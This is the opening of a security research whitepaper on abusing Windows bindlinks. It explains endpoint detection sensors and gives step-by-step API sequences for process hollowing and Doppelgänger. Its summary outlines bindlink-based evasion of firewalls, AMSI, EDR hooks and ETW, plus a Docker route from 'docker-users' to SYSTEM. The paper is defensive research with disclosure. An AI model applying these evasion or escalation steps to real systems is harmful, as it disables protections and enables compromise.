



Mandatory AI Contribution, *DALL-E*, 2025

Silo-Binding

Uncovering the Ghost in the Silo

Muntea Andrei-Marius
Portase Radu-Marian

Mermeze Andrei
Lazăr Vlad

Contents

Summary	3
1. Introduction	4
2. Anatomy of Attack Detection on Windows Endpoints	6
Endpoint Protection Across the Cyber Kill Chain	6
Detection Over the Network	6
On-Access Scanning (Pre-Execution)	7
During Execution (Behavioural Monitoring & Prevention)	8
Post-Execution & EDR Capabilities	9
Antimalware Sensors on Windows	10
Antimalware Scan Interface (AMSI)	10
Event Tracing for Windows (ETW)	11
Windows Filtering Platform (WFP)	11
Function Hooking DLLs (User-Mode API Hooks)	12
Kernel FsFilter Anti-Virus	12
Kernel FsFilter Activity Monitors	13
3. Process Impersonation Techniques	14
Process Hollowing	14
Process Doppelgänger	15
Process Herpaderping	16
Process Ghosting	17
4. The Bindfilter	20
Bindfilter Components	20
Bindlinks	20
User-Mode APIs and Messages	23
BfSetupFilter	24
BfRemoveMapping	25
BfGetMappings	25
Kernel-Mode Implementation in bindflt.sys	26
Bindflt.sys - Handling Create I/O	29
Bindflt.sys – Handling Other I/O Operations	30
Bindlinks Between Directories	31
5. New Impersonation Techniques	33

6. Attack Techniques using Bindlinks	42
Hiding EVTX Forensics Artefacts	42
Code Injection via DLL Hijacking.....	45
Exploiting Bindlinks to Hijack EDR User-Mode DLLs.....	47
Exploiting Protected Process Light (PPL) and ETW Threat-Intelligence Providers	50
Reading SAM from Volume Shadow Copies Using Bindflt.sys	53
Launching Processes from Volume Shadow Copies.....	54
UCPD Policy Bypass.....	55
Firewall Evasion	57
AppLocker Bypass.....	59
Breaking Asynchronous Scanning Routines.....	61
Not all Processes are Equal – Invoking Mimikatz	63
Privilege Elevation Implications: “docker-users” are “administrators”	65
7. Defences and Mitigations	69
Bindlinks vs Activity-Monitor Notification Routines	69
Methods for Retrieving the Backing Path of a Bindlink.....	71
8. Conclusion	74
Appendix 1: Responsible Disclosure	75
Microsoft MSRC	75
Docker	76
Appendix 2: Tools and Resources.....	77
Proof-of-Concept Applications for Bindlinks	77
Build & Installation.....	77
1. bindutil	77
2. amsi	77

Summary

Defence Evasion Implications

Bindlink API lets admins create virtual links to files. These links use `bindflt.sys`, a mini-filter driver in Windows 10 and 11. Normally, bindlink API is used in the context of Windows Containers, Store Apps and Docker on Windows. We analysed how attackers running as local machine administrators can abuse the bindlink API for malicious purposes.

The current bindlink API Implementation suffers from a critical design flaw that allows an admin user to create links whose source and destination already exist on the filesystem. These links can be global (affecting all processes running on the machine) or per silo (affecting just some processes on the machine). By abusing this design flaw, we found multiple defence evasion techniques:

- Bindlinks and Silos can be abused to create a technique similar to Process Doppelgänger, which we name Process “Silo-Binding”.
- Bindlinks can be abused to bypass policies evaluated based on the image path or process name. For example, firewall evasion can be achieved by binding a malicious process to the virtual path of a previously allowed process. Also, there exist processes that may have more “freedom” than others, and an attacker able to impersonate them can Invoke-Mimikatz.
- Bindlinks can be abused to hijack file paths, including system DLLs, effectively allowing attackers to stealthily inject their code into other processes, disable AMSI, and neutralise EDR function hooking DLLs. Path hijacking can even be used to hinder the deserialization of ETW events from providers such as Microsoft-Windows-Threat-Intelligence, which are used by almost all antimalware solution vendors.

Moreover, the current **veto** notification that is available starting with Windows 11 24H2 is insufficient and suffers from grave limitations that reduce the capabilities of EDRs:

- Veto notification is sent only starting with Windows 11 24H2 (but `bindflt.sys` exists since Windows 10 RS4), preventing EDRs from monitoring these events on earlier systems.
- Veto notification is sent only for bindlinks on **BOOT** volumes, not for all bindlinks.
- Veto notification is **NOT** sent for per-silo bindlinks, so EDRs have no visibility into these operations.
- Veto notification contains only the virtual path, not the backing path.

Privilege Elevation Implications with Docker

Docker on Windows allows users of the “*docker-users*” group to start processes inside silos. These processes may have bindlinks created for them using the `--mount type=bind, source=<Source>,target=<Target>` command of `docker.exe`. Furthermore, “*docker-users*” can start containers as the special *ContainerAdministrator* user, which is part of the local administrator groups, by simply using the `--user` argument. Docker daemon, running as *SYSTEM*, allows bindlinks to *Program Files* or *Program Files (x86)* that can be accessed using the *ContainerAdministrator* Account. This essentially means that malicious actors running as “*docker-users*” can overwrite user programs, such as *C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe*, to elevate their privileges to *SYSTEM*.

1. Introduction

Microsoft Windows is one of the world's oldest and most used operating systems on personal computers and enterprise workstations. Almost 70% of all computer endpoints run Windows. This massive market share makes Windows a prime target for malware creators. Microsoft spends significant resources every year on patching potential security holes and empowering security application vendors to build better, more reliable products. The annual investments have gradually enabled Windows to develop advanced mechanisms for monitoring application behaviour. In this context, finding how new Windows features break existing Endpoint Protection Platforms is both amusing and tragic.

Symbolic links (symlinks) in Linux, Unix, and Windows act as pointers to files or directories, similar to shortcuts that point to a location rather than storing the data. Hardlinks reference the same file on the same volume, creating multiple entries pointing to it. Changes via one affect the others. Hardlinks are for files only, while junctions serve directories. Improper hardlink handling can lead to privilege escalations or unwanted software behaviour.

To transition from general link concepts, this whitepaper focuses specifically on how adversaries can abuse bindlinks, a Windows feature introduced with Windows 10 RS4 and made officially available to developers as of October 1st, 2024, with the release of Windows 10 24H2. bindlinks are functionally similar to symlinks and hardlinks and provide file-system redirection from a local "virtual path" to a local or remote "backing path". The bindlink API enables administrator users to create "virtual links" to local or remote files. These virtual links are supported by bindflt.sys, a filesystem mini-filter driver found in Windows 10 and Windows 11. The bindlink API is normally used in Windows updates, store apps, and Docker. We propose various ways the API can be exploited to evade defence techniques.

First, we focus on process impersonation attacks, a core concern in endpoint security. This class of code injection and execution techniques allows malware to run under the guise of legitimate processes. We show how bindlinks can be used to trick security solutions into believing that a given process's image path differs. We discussed the implications of this finding, including how it can affect path-based policies.

Second, we focus on how bindlinks can be used to attack the sensors used by security solutions. We show how an attacker running as administrator can hijack Dynamic Link Libraries (DLLs) loaded by security solutions, bypass the Antimalware Scan Interface (AMSI), abuse AMSI to inject their own malicious DLLs, or even make Event Tracing for Windows consumers malfunction.

Third, we examine the implications of bindlinks in other contexts, for example, the Volume Shadow Service (the file backup system). We show how bindlinks can be used to read data from backups and even be used to start processes from backed-up files.

Finally, we look at how bindlinks affect Windows Containers in the context of Docker. Our findings show that members of the "docker-users" group are equivalent to "Administrators" for Docker installations that enabled "Windows Containers".

Bindlink API requires callers to run as a local Administrator. Microsoft considers this a strong enough security boundary to not service our findings immediately. Nonetheless, in an enterprise context, anti-malware solutions have their own administrator and therefore require different security considerations. Specifically, local administrators should not be able to disable or alter security solutions. As a result, we consider our findings critical faults that need to be addressed by anti-malware solutions. For these reasons, we target this whitepaper towards security professionals and include ample code examples, while also aiming to make it friendly to other readers by adding a longer introduction on how security solutions work and how process impersonation attacks have previously been used to evade defence. **For this whitepaper, we created a new tool, "bindutil.exe", to help readers reproduce our findings.**

The rest of the paper is structured as follows:

- *Section 2: Anatomy of Attack Detection on Windows Endpoints* - describes the features available to Windows anti-malware solutions.
- *Section 3: Process Impersonation Techniques* - gives a brief history of process impersonation techniques. We describe Hollowing, Doppelg nging, Herpaderping and Ghosting.
- *Section 4: The Bindfilter* - describes how bindlinks work internally. We look at how bindflt.sys supports bindlinks and how developers can interact with it.
- *Section 5: New Impersonation Techniques* - describes our impersonation techniques based on bindlinks. We discuss how the techniques affect antimalware solutions.
- *Section 6: Attack Techniques using Bindlinks* - describes other interesting side effects of bindlinks, including how to break anti-malware solution sensors and how to hide processes in volume shadows. We also discuss the implications of bindlink for Docker.
- *Section 7: Defences and mitigations* - gives some ideas on how cybersecurity engineers can update anti-malware solutions to make them resilient to bindlinks.
- *Section 8: Conclusion* - closes this whitepaper.

We add two appendixes at the end of the paper:

- *Appendix 1: Responsible disclosure* - contains the timeline on how we disclosed this information to Microsoft and other 3rd parties.
- *Appendix 2: Tools and Resources* - describes the code accompanying this paper.

Scope and Limitations

The techniques presented in this research do not represent software vulnerabilities or exploits in the traditional sense and do not have associated CVEs. Instead, they demonstrate how legitimate Windows functionality can be leveraged in unexpected ways. Most scenarios described require administrative privileges or specific configurations in order to be applicable. As such, they do not bypass standard security boundaries enforced by the operating system. **This work is intended solely for the purpose of evaluating and improving defensive security mechanisms, particularly in the context of endpoint protection and detection technologies.**

2. Anatomy of Attack Detection on Windows Endpoints

Endpoint Protection Across the Cyber Kill Chain

Effective endpoint security involves multiple layers of defence aligned with the stages of an attack. The Cyber Kill Chain framework outlines the typical phases of a cyberattack (from delivery and exploitation to actions on objectives). Endpoint Protection Platforms (EPP) and Endpoint Detection and Response (EDR) solutions address these phases in complementary ways, from preventive controls to post-compromise detection. In this section, we examine anti-malware technologies in the order they counter an attack's progression, and present how EPP and EDR each contribute to stopping threats.

Detection Over the Network

Before malware ever reaches an endpoint, network-based security can intercept it during the delivery phase of the kill chain. Traditional perimeter defences and cloud security services filter out malicious content, preventing many attacks upstream. The network defence stack includes technologies such as:

- **Firewalls and Secure Web Gateways (SWG):** A firewall enforces security rules on incoming/outgoing traffic and can block known malicious IPs or ports. Modern firewalls even inspect application-layer data to detect threats in web or email traffic. SWG focuses on web threats, filtering URLs and scanning downloads to stop users from accessing malicious sites.
- **Intrusion Detection/Prevention Systems (IDS/IPS):** These monitor network traffic for suspicious patterns or exploit signatures. An IDS will alert on “suspicious” activities (e.g. unusual login attempts or traffic spikes), while an IPS can actively drop or reject malicious packets.
- **Email Gateways and Anti-Phishing Filters:** These scan incoming emails and attachments to block phishing links or malware attachments. Stopping a malicious email attachment at the gateway means the endpoint never gets a chance to execute it.

Many enterprise EPP suites include a host-based firewall and can enforce web filtering or DNS policies on endpoints, extending network protections to off-network devices. In fact, modern endpoint platforms blur the line with network security – they may analyse outbound connection attempts for signs of Command & Control (C2) traffic and block them. Some EPP agents monitor network indicators of compromise (such as contacting known bad IPs or domains) and cut off those connections in real time.

On-Access Scanning (Pre-Execution)

If a malicious file does reach the endpoint, the next opportunity to stop it is during pre-execution on the host. Traditional antivirus and next-generation antivirus (NGAV) engines perform on-access scanning, meaning they automatically scan files as they are written to disk or opened, before allowing them to run. This stage relies on both classic and modern detection techniques:

- **Signature-Based Detection:** The antivirus compares file contents (or hashes) against a database of known malware signatures. This method is fast and effective for known threats. If the malware is recognised (e.g., by its byte pattern), it's quarantined immediately. However, purely signature-based EPP only catches known malware and can miss new or polymorphic variants. Attackers can evade signatures by obfuscating or encrypting their malware, which is why modern solutions layer additional methods.
- **Heuristics and Machine Learning:** Beyond exact signatures, EPP scanners use heuristic rules and ML models to identify suspicious characteristics in files. For example, heuristics might flag a file that contains shellcode-like byte sequences or malformed headers often seen in malware. Machine learning-based NGAV goes further. It's trained on features of malicious vs benign files (such as API call patterns, section entropy, etc.) and can predict whether a new file is likely malware, even if it's never been seen before. This allows detection of zero-day malware at the moment of execution attempt. Many EPP vendors integrate AI-driven engines that analyse an executable's attributes or even perform emulation to determine whether it's unsafe.
- **Sandbox based detection:** When a file's cleanness is uncertain (not a known good or known bad), advanced EPP solutions may run it in an isolated sandbox environment to observe its behaviour before allowing it to run on the actual endpoint. The sandbox (often cloud-based) monitors malicious actions such as dropping system files, modifying the registry, or contacting C2 servers. If the file exhibits malware behaviour in the sandbox, it gets blocked on the endpoint.
- **Contextual and Cloud Intelligence:** Modern EPPs use cloud-reputation services and threat intelligence feeds. When an endpoint encounters a new file or URL, it can check cloud databases to determine whether it's linked to known malware campaigns or has been flagged elsewhere. This up-to-date intelligence helps detect emerging threats that local scanners miss.

Static file analysis, no matter how advanced, has limits. Malware authors use packers, polymorphism, and encryption to hide malicious code from scanners. Research shows that a significant portion of new malware instances are variants specifically tweaked to evade signature-based detection. Heuristics can produce false positives or be avoided by clever malware that looks benign until execution. Sandbox evasion is also common, as malware may detect virtual environments or simply delay execution (sleep) to outwait sandbox analysis. Most critically, fileless attacks skip writing an obvious malicious file altogether. Threats like script-based attacks (PowerShell, macros) or in-memory exploits don't drop a traditional executable for the AV to scan. This means an EPP relying solely on pre-execution scanning and signature-based or heuristic detection might fail to catch a well-crafted attack that doesn't trigger those indicators. In practice,

that means the endpoint's job isn't done once a file passes initial scan; it must continue watching the program's behaviour during execution, which is where the next phase comes in.

During Execution (Behavioural Monitoring & Prevention)

When malware starts running (or an exploit begins executing in memory), the endpoint's defences shift to behavioural monitoring. Instead of looking at static code, the EPP now observes the process in real time. The goal is to catch malicious behaviour as it happens and stop the attack in progress before it can fully compromise the system. This is typically handled by an EPP's Host Intrusion Prevention System (HIPS) or behaviour analysis engine.

- **Heuristic Behavioural Rules:** EPP agents instrument the operating system to monitor sequences of events characteristic of malware. For example, if a process suddenly tries to modify or encrypt a large number of user files, it may indicate ransomware, and the agent can flag and halt the process. Other red-flag behaviours include a document process (like word.exe) spawning a command shell or scripting engine (indicating a macro exploit), or any process injecting code into another (often seen in in-memory attacks). Modern endpoint solutions maintain databases of suspicious patterns (Indicators of Attack) and will terminate or isolate a process once its behaviour exceeds a risk threshold. Essentially, the EPP doesn't need to know what the code is, only that it's doing something malicious.
- **Memory Introspection:** Memory introspection components of EPP monitor memory and CPU instructions for known exploit techniques or signs of injected code. For example, they may detect a sequence of API calls or machine-language patterns that suggest a return-oriented programming (ROP) attack or heap spray. When agents catch an exploit attempt, they can stop the process or block the malicious payload. Similarly, advanced malware may self-inject code from a command server into its address space before executing it.
- **Process Isolation and Policy Enforcement:** Some next-gen endpoint solutions preemptively restrict what processes can do. Application control or sandboxing technology can run browsers or office apps in restricted containers so that if they are exploited, the malicious code can't directly affect the real system. Similarly, application blocklisting (only allowing pre-approved executables) can outright prevent unauthorised code from executing, although this is more rigid and used in specialised environments.

Speed is crucial for detection during execution. The malware is active, so delays in detection can result in data theft or encryption. EPP solutions use sensors to detect malicious activity in real time. When a behaviour rule is triggered, the agent can block the action (prevent the modification or network call), kill the process, and sometimes roll back changes. For instance, if ransomware started encrypting files, a capable agent would stop it and, if possible, revert the files. This is essentially an automated incident response on the host, triggered within seconds of the onset of malicious behaviour.

Runtime defences are a strong suit of Next-Gen EPP and are something traditional AV lacked. By incorporating behavioural and exploit detections, EPP solutions can thwart attacks in the exploitation and installation phases of the kill chain (e.g., stopping malware as it attempts to install itself or propagate). Despite the best efforts, some threats may slip past or lie dormant. This is why

EDR capabilities come into play for the next stage, assuming a breach might occur and being ready to detect and respond to it.

Post-Execution & EDR Capabilities

If an attacker manages to bypass or defeat the initial layers of defence and gains a foothold on an endpoint, Endpoint Detection and Response (EDR) tools kick in to detect, contain, and facilitate response for the threat. EDR operates on the assumption that no prevention is 100% foolproof; it focuses on continuous monitoring and rich forensic data to address threats that evade initial defences.

The main responsibility of EDR solutions is:

- **Continuous Monitoring and Telemetry:** An EDR agent records a wide range of endpoint events 24/7, for example process creation, file modifications, registry changes, network connections, login sessions, etc. Unlike an antivirus that might only scan at points in time, EDR creates an ongoing activity log of the system. This provides historical data and real-time visibility into what's happening on the endpoint. If suspicious activity occurs (even if it wasn't blocked), the EDR backend will have a trail of events to analyse. This comprehensive visibility enables EDR to detect stealthy threats that haven't triggered a prevention rule.
- **Detection of Bypassed Threats:** EDR employs advanced endpoint analytics to detect patterns of compromise. This might include comparing against Indicators of Compromise (IOCs) (such as known malicious hashes or IP addresses), as well as looking for behavioural anomalies or known attacker Tactics, Techniques, and Procedures (TTPs). Many EDR solutions map detections to the MITRE ATT&CK framework, a global knowledge base of adversary techniques. For instance, if an EDR identifies a process performing credential dumping, it might map it to the MITRE technique T1003 and report it.
- **Threat Hunting and Forensics:** One of the strongest features of EDR is the ability for security teams to query and investigate the collected endpoint data. If a breach is suspected, analysts can search across endpoints for specific artefacts (file names, hashes, registry keys, strings in memory). EDR tools often provide a timeline view or an "attack storyline" that shows the sequence of events for an incident, essentially replaying what the attacker did on the machine. This makes incident response more efficient, as analysts can pinpoint how the attack started and what it touched. For example, if one machine is found infected, the team can query the EDR database to see which other endpoints executed the same file or contacted the same IP, uncovering the scope of the intrusion. EDR forensic data thus supports not only detection but also incident scoping and root cause analysis. **Automated and Manual Response:** Upon detecting a threat, EDR tools offer response actions that can be triggered automatically or manually by analysts. Common response capabilities include:
 - *Endpoint Isolation:* Disconnect or quarantine the endpoint from the network (except to the EDR management server). This contains the spread of the threat while the investigation continues. The endpoint remains online in isolation mode, so forensic data can still be pulled.
 - *Process Termination:* Kill malicious processes or scripts across one or many endpoints.

- *File Quarantine/Deletion*: Delete malicious files or ban hashes enterprise-wide (preventing execution on any endpoint).
- *Memory Dump or Live Analysis*: Some EDRs allow taking a snapshot of process memory or other live data for offline analysis.
- *Remediation and Rollback*: In some cases, EDR can auto-remediate by reverting changes. For example, if malware created startup entries or other system changes, the EDR might remove those as part of containment. These actions can often be invoked via a centralised console for one or multiple machines.

Antimalware Sensors on Windows

EPP and EDR work together to break the kill chain at any stage. EPP's network defences, on-access scans, and behaviour blockers aim to halt the attack at the delivery, exploitation, or installation phases, ideally preventing compromise entirely. If those layers falter, EDR's continuous watch and rich analytics kick in to detect the breach in progress (or after the fact), containing the threat and guiding responders to eradicate it before the attackers reach their end goals.




Figure: Windows Endpoint Security Solution Sensors

Modern endpoint security products often combine EPP and EDR into a single product, using the same set of sensors. Features that compromise or alter these sensors can have serious consequences, including malware infections and data breaches. In this section, we describe the main features used by Windows Security Solutions as sensors.

Antimalware Scan Interface (AMSI)

AMSI provides a standardised, stable way for modern AV solutions to detect script-based or fileless threats inside the runtime of legitimate applications. AMSI is an interface in Windows that allows applications to submit potentially malicious data (such as scripts or macros) to a resident antivirus for scanning. It is vendor-agnostic, so any antivirus registered as an AMSI provider can receive the content to scan. Internally, the interface is contained in `amsi.dll`. Security solutions can register their

own DLLs to be loaded and queried by AMSI.dll by registering a specific Component Object Model (COM) class.

Many Windows components leverage AMSI; for example, PowerShell, Windows Script Host (wscript.exe/cscript.exe), JavaScript/VBScript engines, and Office VBA macros all invoke AMSI to scan scripts or macro code at runtime. This means that even if malicious code is heavily obfuscated or generated on the fly, it is de-obfuscated just before execution and passed to AMSI for inspection.

Because AMSI works in user mode, malware can disable it by patching `amsi.dll` in memory or by using DLL hijacking to stop AMSI from loading. Our research shows that bindlinks make `amsi.dll` hijacking easy.

Event Tracing for Windows (ETW)

Event Tracing for Windows is a high-performance logging mechanism in the OS that generates a stream of system events from both kernel and user-mode providers. Modern security solutions leverage ETW to provide real-time visibility into system activity without installing intrusive hooks.

In recent years, EDR and AV products have begun relying on ETW providers for their detection logic. For example, Windows 10 introduced security-focused ETW providers, such as *Microsoft-Windows-Threat-Intelligence*, which can report suspicious activities, such as process injection attempts. An antimalware solution can register as an ETW consumer and subscribe to such providers, getting a feed of structured events in real time.

Parsing the events requires anti-malware solutions to know the serialisation schemas. Microsoft provides a set of trace data helper (TDH) functions to parse the event data. These functions retrieve serialisation schemas from data-only DLLs present on all Windows installations. We show how bindlinks can be used to hide the schemas, thus breaking TDH functions and making events harder to parse.

Windows Filtering Platform (WFP)

The Windows Filtering Platform is a framework that allows software to filter network traffic at various layers of the networking stack. It provides a unified API for firewalls, antivirus, intrusion prevention systems, and other network monitoring tools to register callouts (callback functions) and define filtering rules.

Antimalware solutions on Windows 10/11 heavily utilise WFP to inspect network traffic for malicious content and to block unauthorised or dangerous communications. With WFP, a security product can filter at multiple layers – for example, it can examine inbound/outbound packets at the IP/port level, or even reassemble streams and inspect application-layer data.

A WFP driver registers one or more callouts at certain filter layers (such as the STREAM layer for inspecting TCP payload, or the ALE (Application Layer Enforcement) connect layer to monitor new connections). When traffic passes through that layer, the callout code gets invoked. This code can inspect the packet or stream; for instance, an antivirus might look for known malicious byte patterns in an HTTP response. If a threat is recognised, the callout can block the traffic (dropping the packet or resetting the connection). WFP also allows modifying traffic, so an IPS (Intrusion Prevention System) could remove or alter malicious parts of a packet, but an antivirus usually just blocks.

Security software can also use WFP to enforce network policies, such as “only allow this process to talk to these IP ranges,” or to monitor for suspicious behaviours (such as a process suddenly sending data to a rare foreign IP). All of this is done through the WFP infrastructure, which arbitrates between different filters (e.g., Windows Firewall and third-party filters) and ensures they play nicely together. Some filtering rules can be set based on application paths. We show how bindlinks can be used to alter an application's path and allow it to pass through the Windows Firewall.

Function Hooking DLLs (User-Mode API Hooks)

Many endpoint security solutions use user-mode function hooking to intercept API calls made by programs. In this approach, the security software injects a DLL into target processes and patches certain system API functions in memory. Typically, functions that are commonly used by malware are hooked, for example, process creation and termination functions, library loading, memory allocation and injection routines, or filesystem and network APIs. The hook usually works by overwriting the first few bytes of the target function with a jump instruction to a “proxy” or handler function in the security vendor’s DLL. When the application calls that API, execution is redirected to the security DLL’s code, which can inspect the call’s parameters (and block or modify them if needed) before optionally passing control back to the real function (often via a small trampoline that calls the original instructions). This technique allows very fine-grained monitoring of what a process is doing in real time, since the security software essentially sits inside the process and watches its calls.

In newer Windows versions, kernel patch protection (*PatchGuard*) prevents kernel-level hooking, so user-mode hooking has become a primary method for AV/EDR to introspect running processes without violating the kernel’s integrity rules. Injecting the hooking DLL into the address space of a monitored process is often based on its path. We show that bindlinks can be used to redirect this path and force the EDR to inject an attacker-controlled DLL instead of the EDR's user-mode sensor.

Kernel FsFilter Anti-Virus

Antivirus solutions almost always include a file system filter driver, a component that lives in the kernel and intercepts file operations to scan for malware. In Windows, modern AVs use the Filter Manager framework to register as a minifilter driver in the FsFilter Anti-Virus load order group. This means the driver attaches to the file system stack at an altitude designated for anti-malware, allowing it to see file operations as they occur. Whenever a file is created, opened, read, or written, the AV’s minifilter gets a callback. The AV driver can then pause the file operation and scan the file’s content or metadata. If the file is determined to be malicious, the filter can block the operation (for example, deny the open), effectively preventing the malware from ever executing or spreading. If the file is clean, the filter passes it through to the OS normally. This all happens transparently to user-mode applications; from their perspective, the file open might just seem a bit slow (if a scan is occurring). Windows’ filter driver model ensures that these filters compose in a defined order. Typically, an antivirus filter is high in the stack, so it gets first notification about new files (other filters, like backup or encryption filters, are usually below it).

Scan operations are performance-intensive. This is why some security solutions choose to perform minimal scans synchronously with the operation performed and defer more in-depth scanning to be done asynchronously, from a security solution thread. During this in-depth scanning, security solutions sometimes reopen the file's path. We show that bindlinks can be used to hide malware

from these more in-depth scans by redirecting the reopen target, or by hiding a different filesystem views inside their silos.

Kernel FsFilter Activity Monitors

“FsFilter Activity Monitor” refers to a class of file system minifilter drivers designed to observe and report on file I/O without necessarily blocking it. More broadly, in the context of antimalware, kernel activity monitoring involves using the various notification callback mechanisms Windows provides. Instead of patching the kernel, security software can register for official kernel callbacks to be notified of important events. These include: process creation and termination (using *PsSetCreateProcessNotifyRoutineEx*), thread creation (*PsSetCreateThreadNotifyRoutineEx*), image load (*PsSetLoadImageNotifyRoutine*), registry changes (*CmRegisterCallbackEx*), and handle operations (*ObRegisterCallbacks* for object access). By using these callbacks, an antimalware kernel driver gets a heads-up when, say, a new process starts, or a module is loaded into a process, and can then act (inspect or stop it) or simply log it for analysis.

Many EDR solutions have a kernel component that uses these notifications as a trigger to deploy further monitoring, for example, when a new process is created, the driver is notified and can immediately inject the user-mode hooking DLL into that process before it begins execution. Likewise, an EDR might use object access callbacks to protect itself: if an untrusted process tries to open the EDR’s own service process, the kernel callback can intercept the request and block the handle, preventing tampering.

Monitoring all processes on the machine has a performance impact and a cost. EDR Solutions sometimes applies different monitoring strategies to processes based on their location, digital signature, and loaded modules. We show how bindlinks can be used to change the parameters received by EDR in their process notification and trick it into thinking processes from a clean path were started.

3. Process Impersonation Techniques

Windows process impersonation attacks are a class of code injection and execution techniques that allow malware to run under the guise of legitimate processes. Over the years, attackers have devised methods to create processes or inject code in ways that evade anti-malware scans and fool security monitoring. These techniques exploit design features of the Windows process-creation mechanism, creating a time gap or inconsistency that hinders detection. This section of our whitepaper examines the history and evolution of major process impersonation techniques: from classic Process Hollowing to more recent innovations such as Process Doppelganging, Process Herpaderping, and Process Ghosting, detailing how each works and its impact on security solutions.

Process Hollowing

Process Hollowing (described by Tan Chew Keong in his paper “*Dynamic Forking of Win32 EXE*”) is one of the oldest process impersonation techniques, dating back to at least 2004 (often referred to as “*RunPE*”). It involves spawning a legitimate process in a suspended state, removing its memory, and replacing it with malicious code. The result is that malicious code executes under the name and process ID of a trusted application, helping it blend in.

The typical process hollowing sequence is as follows.

1. **Create Suspended Process:** Malware starts a new process (e.g., a Windows system executable like *svchost.exe* or *notepad.exe*) in a suspended state (*CreateProcess* with the *CREATE_SUSPENDED* flag).
2. **Hollow the Process:** The memory of the target process is unmapped using API calls like *ZwUnmapViewOfSection*, effectively “hollowing out” the process’s address space.
3. **Allocate Memory for Payload:** The attacker allocates new memory in the target process (*VirtualAllocEx*) to accommodate the malicious executable or shellcode.
4. **Inject Malicious Code:** The malicious code or a malicious PE file is written into the allocated memory region using *WriteProcessMemory*.
5. **Set Execution Context:** The entry point of the target process’s thread is updated to point to the injected code (*SetThreadContext* to modify *EIP/RIP*).
6. **Resume Process:** The suspended thread is resumed (*ResumeThread*), now executing the malicious code in the context of what appears to be a legitimate process.

Once hollowing is complete, the malicious code runs under the name of a legitimate process, making it appear innocuous to process monitors and AV scanners. From the OS perspective, the process is still the original signed binary (e.g., *notepad.exe*), but in reality, its memory has been hijacked. This masks the malware’s presence and can bypass simplistic security tools that trust processes by name. Notably, this technique does not create any new malicious executables on disk after the initial loader, so it evades runtime file-based scanning at runtime.

Early on, many anti-virus products had difficulty detecting hollowing; the code injection occurs in memory after the legitimate process launch, sidestepping on-disk signature checks. Execution is “masked under a legitimate process” and may evade defences that rely solely on process reputation. However, process hollowing has been known for many years, and modern endpoint security solutions specifically look for its tell-tale signs. In fact, contemporary AV/EDR products commonly

detect attempts to exploit process hollowing, making this technique less effective than it once was. Attackers evolved new methods (such as Doppelgänger) in response to these improvements.

Security tools can detect process hollowing by monitoring the sequence of API calls or anomalous memory mappings. For example, the unusual use of *ZwUnmapViewOfSection* followed by memory writes into a suspended process is a red flag. Heuristic detectors in EDRs trace patterns such as a process creation in a suspended state, followed by *WriteProcessMemory* and *ResumeThread* in another image, a combination seldom seen in normal software. ETW Threat-Intelligence provider is critical for monitoring calls to such APIs (note: we describe later how to break it using bindlinks).

Process Doppelgänger

Process Doppelgänger is an evolution of hollowing that was publicly unveiled in late 2017 by Tal Liberman and Eugene Kogan at *BlackHat*. It is a fileless code-injection technique that abuses Transactional NTFS (TxF), an (now legacy) Windows feature for atomic file operations, and an outdated process loader mechanism to run malicious code without ever writing the malicious executable to disk in a conventional way. The name “Doppelgänger” reflects how the attack creates a malicious “twin” of a legitimate process. Unlike classic hollowing, it exploits Windows NTFS transactions to stealthily load a malicious process into memory while the actual file changes remain invisible to the file system, thereby bypassing most real-time AV file scanners.

The Process Doppelgänger technique consists of four major stages often summarized as Transact → Load → Rollback → Animate:

1. **Transact:** The attacker creates a new NTFS transaction and, within that transaction, opens or creates a legitimate executable file (e.g., *svchost.exe*). The file is then overwritten with malicious content inside the transaction. Because the changes are transactional, they are not yet committed to the actual filesystem. Essentially, a malicious executable is written in a transacted, invisible state. This means the malware bits are present in the transaction's context, but the filesystem outside the transaction still sees the original legitimate file.
2. **Load:** A section (memory image) is created from the transacted (and now malicious) file contents. For example, the malware calls *NtCreateSection* on the transacted file handle to create an image section in memory. This loads the malicious code into memory as if it were the target executable. Importantly, the section is created before the transaction is finalised, so it contains the malicious payload.
3. **Rollback:** The NTFS transaction is deliberately rolled back or aborted. By doing this, all changes to the file system are discarded, thus the malicious file write is never committed to disk. From the perspective of the file system, it's as if nothing malicious ever happened.
4. **Animate:** Finally, the process is “brought to life” using the section created in step 2. The attacker uses *NtCreateProcessEx* to create a process from an in-memory section rather than an actual file path. This results in a new process running the malicious code that was loaded from the transaction. Since the transaction was rolled back, the OS has no corresponding file on disk to point to, yet the process is running. The new process inherits the name/path of the legitimate executable that was originally used, making it look benign to cursory checks.

By the end of these steps, the malware code is executing in a process that appears to have been started from a legitimate executable, and, critically, the malicious executable file never formally existed on disk outside the controlled transaction.

